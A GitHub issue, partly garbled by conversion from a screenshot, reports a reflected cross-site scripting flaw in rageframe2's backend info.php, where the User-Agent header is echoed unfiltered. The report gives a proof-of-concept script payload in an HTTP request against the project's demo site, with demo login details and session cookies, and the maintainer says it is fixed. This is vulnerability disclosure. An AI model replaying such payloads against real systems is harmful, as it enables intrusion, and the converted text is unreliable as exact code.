☐ jianyan74 / rageframe2 Public

New issue Jump to bottom

## Reflective Cross Site Scripting at info.php #106

Open chasingboy opened this issue on Jul 18 · 4 comments

chasingboy commented on Jul 18 • edited •

## Reflective Cross Site Scripting at info.php

1. I found that at line 50 of backend/common/system/info.php, Receive parameters without any filtering at \$\_SERVER['HTTP\_USER\_AGENT'].

```
OPEN FILES
                                                                                                                                                                                                                                       数据库大小
FOLDERS
                                                                                                                                                                                                                                      <?= Yii::$app->formatter->asShortSize($mysql_size, 2); ?>

▼ image rage rame 2-master

→ rage rame
    ▶ ■ addons
     ▶ 📗 api
                                                                                                                                                                                                                                     >附件目录
      ▼ 🚞 backend
                                                                                                                                                                                                                                     <?= $prefix . Yii::getAlias('@attachurl'); ?>/
         ▶ IIII assets
          ▶ 📗 controllers
                                                                                                                                                                                                                                      >附件目录大小
          ► I modules
                                                                                                                                                                                                                                      <?= Yii::$app->formatter->asShortSize($attachment_size, 2); ?>
          ► I runtime
         ▶ 📗 tests
         ▶ IIII views
                                                                                                                                                                                                                                      超时时间
         ▶ IIII widgets
                                                                                                                                                                                                                                      <?= ini_get('max_execution_time'); ?>秒
               /* codeception.yml
     ► III common
     ▶ IIII console
                                                                                                                                                                                                                                      客户端信息
     ► docs
                                                                                                 50
                                                                                                                                                                                                                                     <?= $_SERVER['HTTP_USER_AGENT'] ?>
     ► m environments
     ► I frontend
     ▶ IIII html5
     ▶ 📗 merapi
```

2. This is an official demo site <a href="http://demo2.rageframe.com/backend">http://demo2.rageframe.com/backend</a> [login:demo/123456], I use it directly to verify this vulnerability. Request info.php via route backend/common/system/info, Capture packets through burpsuit and modify user agent. The payload is as follows:

```
GET /backend/common/system/info HTTP/1.1

Host: demo2.rageframe.com

User-Agent: <script>alert('xss')</script>

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close


Cookie: advanced-backend=q7hbabkafnfrp83q3j27282koj; _csrf-
backend=f21cf822806330da09d827f33031aed2057badeedb2cb7e9d27b061ef13e3b1fa%3A2%3A%7Bi%3A0%3Bs%3A13%3A%
```


backend%22%3Bi%3A1%3Bs%3A32%3A%227bTiShE-5nCefANCrKRocM2TRpdPfsMW%22%3B%7D; \_identity-backend=1abd9d20c81548f5bc6855b17d7f3892911371c4f3840ed0f4bee73e640ac5c1a%3A2%3A%7Bi%3A0%3Bs%3A17%3A%backend%22%3Bi%3A1%3Bs%3A46%3A%22%5B2%2C%22xk29SFJDfewTmzBAObyXkpPZ30myMQr5%22%2C2592000%5D%22%3B%7D

Upgrade-Insecure-Requests: 1



3. Request url http://demo2.rageframe.com/backend/common/system/info, modify user agent to <script>alert('xss')</script>.





Hanvan/4 Commented on Sep 4	Owner
jianyan74 commented on Sep 4	Cime
fixed	
Same and the control of Control	
xucanjia commented on Sep 4	
邮件已收到。	
attritionorg commented on Sep 5	
attritionorg commented on sep 3	
can you link to fixing commit please?	
Assignance	
No one assigned	
No one assigned  Labels	
No one assigned  Labels	
No one assigned  Labels  None yet	
Assignees No one assigned  Labels None yet  Projects None yet	
No one assigned  Labels  None yet	
No one assigned  Labels None yet  Projects	

4 participants

Development





邮件已收到。



No branches or pull requests

